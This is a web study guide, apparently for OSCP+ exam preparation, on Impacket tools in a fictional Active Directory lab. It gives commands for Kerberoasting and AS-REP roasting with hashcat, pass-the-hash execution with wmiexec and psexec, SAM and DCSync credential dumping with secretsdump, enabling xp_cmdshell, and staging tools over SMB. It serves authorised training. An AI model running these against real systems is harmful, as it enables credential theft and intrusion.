
Images render real captured command output from Impacket 0.13.1 in a Linux container, using its upstream .py executable names. Help panels show actual -h output, sometimes cropped to relevant lines; they do not show a successful AD attack. Only the loopback SMB lab was executed against a service. Windows/AD commands below are documented lab procedures, not claimed exam results. See reproduce the captures.
Before an exam
Use these procedures in your own or authorised labs. Recheck the official Exam Guide and tool restrictions. Impacket is not a blanket approval for every script or feature; this chapter omits relay, poisoning and automatic attack chains. Study this before the exam; AI assistance is prohibited during the exam.
1. Install once; verify executable names
On Kali, use its package manager. Upstream pipx installations commonly expose GetUserSPNs.py, while Kali exposes impacket-GetUserSPNs. Capitalisation matters. Do not mix a development checkout with distribution libraries during timed practice.
sudo apt update
sudo apt install impacket-scripts python3-impacket
command -v impacket-GetUserSPNs impacket-secretsdump
impacket-GetUserSPNs -h
python3 -c 'from importlib.metadata import version; print(version("impacket"))'
# Alternative isolated upstream installation, not alongside a broken system install:
# pipx install 'impacket==0.13.1'
# GetUserSPNs.py -h
Record the version in your notes. The examples below use Kali names; replace the prefix with the corresponding .py script if using pipx. A ModuleNotFoundError is an installation/interpreter problem, not a target vulnerability.
2. Identity grammar and authentication choices
Use this fictional lab consistently. Replace addresses with your assigned lab hosts. Commands without a password prompt for it. This avoids delimiters such as @, : or shell-special characters being misparsed in a password embedded in a target string.
export LAB_DOMAIN=training.test
export LAB_DC=10.10.20.10
export LAB_DC_FQDN=dc01.training.test
export LAB_HOST=10.10.20.21
export LAB_HOST_FQDN=ms01.training.test
export LAB_USER=learner
mkdir -p ~/oscp-lab/{notes,loot,screens}
cd ~/oscp-lab
getent hosts "$LAB_DC_FQDN" "$LAB_HOST_FQDN"
# Normal identity: DOMAIN/user@target  (password will be requested)
impacket-smbclient "$LAB_DOMAIN/$LAB_USER@$LAB_HOST"
# A discovered NT hash, NOT a NetNTLMv2 response:
# impacket-wmiexec -hashes ":$LAB_NT" "$LAB_DOMAIN/adminuser@$LAB_HOST"
# Existing Kerberos ccache, target must match the service hostname:
# KRB5CCNAME="$PWD/learner.ccache" impacket-smbclient -k -no-pass #   -dc-ip "$LAB_DC" "$LAB_DOMAIN/$LAB_USER@$LAB_HOST_FQDN"
| Material | Meaning / correct use |
|---|---|
| Password | DOMAIN/user@host, then enter the password; SQL authentication may omit domain |
| NT hash | -hashes LMHASH:NTHASH; use :NTHASH when no LM hash is needed; 32 hex characters for NT |
| NetNTLMv2 response | Captured challenge-response, crack with the appropriate format; not accepted directly as -hashes |
| TGT / service ticket | .ccache selected through KRB5CCNAME; -k -no-pass requests Kerberos without a password prompt |
-dc-ip |
The DC/KDC address; it does not redirect every service connection to the DC |
-target-ip |
Where the tool connects while retaining a hostname for authentication, where supported |
Local account example: MS01/Administrator@10.10.20.21. Domain account example: training.test/Administrator@10.10.20.21. These may be different accounts with different passwords. Check route, DNS and clock before debugging Kerberos.
3. Choose the tool
| Situation | Tool | Prerequisite / output |
|---|---|---|
| Read shares / move files | smbclient, smbserver |
Share permissions / directory listing or transferred file |
| Enumerate domain users | GetADUsers, lookupsid |
LDAP or permitted SAM/LSA RPC access / account names |
| Discover SPNs and request roast material | GetUserSPNs |
Valid domain authentication, KDC reachability / TGS hash |
| Request AS-REP for a known account | GetNPUsers |
Account with pre-authentication disabled / AS-REP hash |
| Query MSSQL; inspect SQL rights | mssqlclient |
SQL login or Windows login accepted by SQL Server |
| Execute as a privileged account | wmiexec, psexec, smbexec |
Appropriate remote administration rights, ports and shares |
| Parse SAM; retrieve host secrets; DCSync | secretsdump |
Different privileges for each mode; see section 11 |
| Obtain/use Kerberos tickets | getTGT, getST, ticketConverter |
Valid key/password/ticket; delegation rights if impersonating |
No row is a universal bypass. If the required right is absent, find a different path.
4. smbclient — read before executing
Use when: port 445 is reachable and you have credentials or a permitted anonymous session. It is a file/share client, not a Windows command shell. Check useful shares before attempting administrative execution.
impacket-smbclient "$LAB_DOMAIN/$LAB_USER@$LAB_HOST"
# Inside the SMB mini-shell:
# shares
# use IT
# ls
# cd Backups
# get app.config
# exit
Read: a listed share is not proof of read permission. use plus ls establishes actual access. get writes to your local working directory. Inspect an authorised lab config for usernames, connection strings and service names, then validate the credential on its intended service. STATUS_ACCESS_DENIED on C$ is compatible with a valid low-privilege login. A flag read with SMB cat is not exam proof; obtain an interactive target shell.
5. smbserver — controlled file transfer
Use when: the Windows lab host must fetch a tool from your attacker VM. Serve a dedicated staging directory, not your whole home folder. Standard Windows UNC paths use port 445, so the normal transfer server needs permission to bind that port.
mkdir -p ~/oscp-lab/stage
# Copy only the intended lab file into stage first.
sudo impacket-smbserver STAGE ~/oscp-lab/stage -smb2support   -username labshare -password 'LabOnly-123!'
# On the Windows target, replace 10.10.14.5 with your reachable Kali address:
# net use \\10.10.14.5\STAGE /user:labshare LabOnly-123!
# copy \\10.10.14.5\STAGE\tool.exe C:\Windows\Temp\tool.exe
# net use \\10.10.14.5\STAGE /delete
STAGE is the share name; the next argument is the local directory. -smb2support enables SMB2. Authentication in the server log proves a connection, not that the copy completed: compare file size and SHA-256 on both ends. Modern Windows may refuse guest SMB; an explicit lab account avoids relying on guest policy. For a no-admin localhost drill, use the Impacket API mini-shell on port 1445 in the local lab. In 0.13.1, the smbclient CLI accepts only 139/445; -port 1445 is rejected. Native UNC copy cannot simply append :1445. Stop the server when finished.
6. GetADUsers and lookupsid — discover identities

Use when: you need account names and domain context. GetADUsers queries LDAP with an authenticated domain account. lookupsid performs SID/RID lookups through RPC over SMB; access may be denied by policy. Enumerating names is not password spraying.
impacket-GetADUsers "$LAB_DOMAIN/$LAB_USER" -dc-ip "$LAB_DC" -all
impacket-lookupsid "$LAB_DOMAIN/$LAB_USER@$LAB_DC" 2000
-all widens the LDAP account listing; 2000 is the lookup upper RID bound, not a port. Record the domain SID, SidTypeUser names and account status if available. Do not treat every returned group/computer as a human login. Next: choose a known account or SPN to investigate; avoid repeatedly testing guessed passwords.
7. GetUserSPNs — enumerate first, request second

Prerequisites: a valid domain account, name resolution, LDAP/KDC reachability and a service account with an SPN. An SPN is a service name such as MSSQLSvc/ms01.training.test:1433. Its existence does not guarantee a weak password.
# List SPNs and account names first:
impacket-GetUserSPNs "$LAB_DOMAIN/$LAB_USER" -dc-ip "$LAB_DC"
# Then request TGS material for a known lab service account:
impacket-GetUserSPNs "$LAB_DOMAIN/$LAB_USER" -dc-ip "$LAB_DC"   -request-user svc_sql -outputfile loot/kerberoast.txt
# Only if output starts with $krb5tgs$23$ (RC4):
# hashcat -m 13100 loot/kerberoast.txt /usr/share/wordlists/rockyou.txt
Read: SPN → account mapping, then the hash prefix and encryption type. -request-user narrows the request; -outputfile saves crackable material, not a plaintext password. $krb5tgs$18$ needs a different hashcat mode (19700), not 13100. Use a short, relevant wordlist first, then validate any recovered password against the named account. Empty output can mean no eligible SPNs, wrong domain, LDAP failure or unsupported encryption; it does not prove there is no AD path.
8. GetNPUsers — the pre-authentication exception

Prerequisites: a known username whose account does not require Kerberos pre-authentication. No password is needed for that specific request; most normal accounts will not be eligible. A username list must be one username per line, not a dump of formatted tool output.
impacket-GetNPUsers "$LAB_DOMAIN/svc_legacy" -dc-ip "$LAB_DC"   -no-pass -format hashcat -outputfile loot/asrep.txt
# For a small known lab-user list:
# impacket-GetNPUsers "$LAB_DOMAIN/" -dc-ip "$LAB_DC" #   -usersfile notes/users.txt -no-pass -format hashcat -outputfile loot/asrep.txt
# For $krb5asrep$23$ output:
# hashcat -m 18200 loot/asrep.txt /usr/share/wordlists/rockyou.txt
UF_DONT_REQUIRE_PREAUTH absent means this path does not apply to that account. KDC_ERR_C_PRINCIPAL_UNKNOWN means the KDC did not find the principal in that realm. Do not turn either result into a large password-guessing loop. Compare this with Kerberoasting: AS-REP targets user pre-auth settings; TGS roasting targets SPN service accounts.
9. mssqlclient — SQL rights before OS execution

Use when: TCP 1433 or another discovered MSSQL port is reachable. Windows authentication (-windows-auth) and SQL authentication are different. A domain password that works on SMB does not automatically have a SQL login.
impacket-mssqlclient "$LAB_DOMAIN/$LAB_USER@$LAB_HOST" -windows-auth
# SQL-native account instead:
# impacket-mssqlclient "sql_reader@$LAB_HOST" -port 1433
# In the SQL shell:
# SELECT SYSTEM_USER, ORIGINAL_LOGIN(), DB_NAME();
# SELECT IS_SRVROLEMEMBER('sysadmin');
# SELECT name FROM sys.databases;
# help
# Only in a lab where your SQL role permits configuration changes:
# enable_xp_cmdshell
# xp_cmdshell whoami
# disable_xp_cmdshell
IS_SRVROLEMEMBER returns 1 for membership, 0 for non-membership, and can return NULL when the principal/role cannot be resolved. SQL sysadmin and Windows local Administrator are different. xp_cmdshell runs under the SQL service account or a configured proxy, so check whoami; it is not automatically SYSTEM. Record the original configuration and restore it if you changed it. If permissions are absent, inspect allowed databases, configuration and impersonation rights rather than repeatedly enabling a denied feature.
10. wmiexec, psexec and smbexec — choose by prerequisites
All three normally require administrative remote access. They do not escalate a standard domain user merely because the password is valid. Preserve which identity you used and what changed on the host.
# Password is requested; use an account already confirmed to have the needed rights.
impacket-wmiexec "$LAB_DOMAIN/adminuser@$LAB_HOST"
# Alternatives when their prerequisites are met:
# impacket-psexec "$LAB_DOMAIN/adminuser@$LAB_HOST"
# impacket-smbexec "$LAB_DOMAIN/adminuser@$LAB_HOST"
# Hash authentication (set LAB_NT to a discovered 32-hex NT hash first):
# impacket-wmiexec -hashes ":$LAB_NT" "$LAB_DOMAIN/adminuser@$LAB_HOST"
# At the remote command prompt, separately:
# whoami
# hostname
# ipconfig
| Tool | Mechanism / network needs | Common failure and next check |
|---|---|---|
wmiexec |
WMI/DCOM, RPC 135 + dynamic RPC; default output retrieval uses SMB 445 and an admin share | RPC timeout → route/firewall; output/share denial → rights and SMB access |
psexec |
SMB upload to a writable share and service creation through SCM | No writable share or service denied → admin rights, share policy, endpoint controls |
smbexec |
Service-based command execution; output behaviour depends on mode | SCM denied → privileges; output unavailable → SMB path and chosen mode |
The wmiexec and smbexec prompts are semi-interactive: each command may run in a fresh process. Do not assume set, cd or an interactive program behaves like a persistent terminal. Use full paths and verify context. psexec normally creates a service and commonly obtains SYSTEM, but verify whoami rather than assuming it. After use, inspect tool cleanup messages; do not delete arbitrary services.
For exam proof, read the flag in an interactive shell on the target with type/cat, from its original location, with the IP visible. Do not substitute a downloaded flag or a one-shot output file. See proof requirements.
11. secretsdump — three different tasks
A. Offline SAM: SYSTEM and SAM hives from the same Windows installation. B. Remote member host: appropriate remote admin rights; Remote Registry/SMB/service access can matter. C. DCSync: domain replication rights on the DC; local admin on a workstation is not enough.
# A: On the lab Windows host, in an elevated cmd shell:
# reg save HKLM\SAM C:\Windows\Temp\sam.save
# reg save HKLM\SYSTEM C:\Windows\Temp\system.save
# Transfer these lab artifacts to Kali, then:
impacket-secretsdump -sam loot/sam.save -system loot/system.save LOCAL
# B: Remote member-host secrets (requires suitable remote admin access):
# impacket-secretsdump "$LAB_DOMAIN/adminuser@$LAB_HOST" -outputfile loot/ms01
# C: A confirmed replication-capable account, one selected lab user:
# impacket-secretsdump "$LAB_DOMAIN/replicator@$LAB_DC_FQDN" #   -dc-ip "$LAB_DC" -just-dc-user labadmin -outputfile loot/dc-selected
Read: SAM entries are user:RID:LM:NT:::; the NT field is the fourth colon-separated field. A remote dump can also contain cached domain credentials, LSA secrets and Kerberos keys—these are different formats and cannot all be passed as NT hashes. -just-dc-user narrows DRSUAPI extraction; it does not grant replication rights. LOCAL means parse local files, not authenticate as a local account. Pair the SYSTEM hive with the correct SAM; a text .reg export is not a substitute. Protect and remove lab hive copies after the exercise.
12. getTGT, getST and ticketConverter
Start with ordinary ticket use. A TGT authenticates you to the KDC so you can request service tickets. A service ticket is for an SPN such as cifs/ms01.training.test. DNS identity, realm, clock and ticket lifetime all matter. Obtaining a ticket does not add group memberships.
impacket-getTGT "$LAB_DOMAIN/$LAB_USER" -dc-ip "$LAB_DC"
export KRB5CCNAME="$PWD/$LAB_USER.ccache"
impacket-smbclient -k -no-pass -dc-ip "$LAB_DC"   "$LAB_DOMAIN/$LAB_USER@$LAB_HOST_FQDN"
# Request a normal service ticket for the SAME authenticated identity:
# impacket-getST "$LAB_DOMAIN/$LAB_USER" -k -no-pass -dc-ip "$LAB_DC" #   -spn "cifs/$LAB_HOST_FQDN"
# Convert a lab ticket format, without changing its rights:
# impacket-ticketConverter learner.kirbi learner.ccache
# Inspect the output filename and select that exact cache if changing tickets:
# export KRB5CCNAME="$PWD/<actual-output-filename>.ccache"
unset KRB5CCNAME
-k enables Kerberos; -no-pass prevents falling back to a password prompt. A cache contains credentials for its own identity, not whichever username you wish to type. Use an FQDN matching the service/SPN; an IP alone commonly breaks the name association. getST -impersonate is a separate delegation workflow that requires a proven delegation relationship and appropriate account rights. Do not append it to ordinary ticket requests as a generic escalation. ticketConverter changes container format, not identity, validity or permissions.
13. Troubleshoot in this order
| Symptom | First check | Then do |
|---|---|---|
command not found / import error |
Kali prefix vs .py; interpreter and version |
Repair the isolated install; do not change target settings |
| TCP timeout | ip route get <IP>, port reachability, pivot session |
Restore the route/listener; do not keep changing passwords |
STATUS_LOGON_FAILURE |
Username, domain vs local account, password quoting, hash format | Make one corrected validation attempt; check lockout policy |
STATUS_ACCESS_DENIED |
Login may be valid but rights insufficient | Confirm share/SCM/WMI/WinRM rights separately |
KRB_AP_ERR_SKEW |
VM/DC clock difference | Compare time and synchronise the lab VM appropriately |
KDC_ERR_S_PRINCIPAL_UNKNOWN |
Target FQDN and SPN, correct realm | Resolve the service name; request the correct SPN |
KDC_ERR_C_PRINCIPAL_UNKNOWN |
Client username and realm | Correct identity; do not assume a password error |
| Empty roast file | Eligible account, request flag, LDAP/KDC errors | Inspect output; use another evidence-backed path |
| WMI shell starts, no command output | SMB 445/admin share access and command path | Use full paths; compare another permitted execution method |
| DRSUAPI denied | Replication rights and DC target | Return to the proven ACL/credential path; no flag can grant the right |
14. Mastery drills
- Explain the target grammar without looking at a command.
- Read a share, download one file, and compare SHA-256 in the loopback lab.
- Explain why a NetNTLMv2 response cannot be supplied as
-hashes. - Enumerate SPNs, request one lab account's TGS and choose the hash mode from its prefix.
- Distinguish AS-REP eligibility from an invalid username.
- Query SQL identity/roles before attempting any OS execution.
- Predict why SMB login can work while
psexecfails. - Explain workstation SAM versus DCSync, and the right each needs.
- Use a TGT cache with a matching service hostname; deliberately diagnose one DNS/clock error.
- Capture target identity, IP, original-location proof and reproducible commands for a mock report.
References
- Fortra Impacket source and installation
- Pinned 0.13.1 example scripts — parser/source reference for these examples
- Kali Impacket script command help
- OffSec OSCP+ Exam Guide
- Practical guide · AD workflows · Password formats · Pivoting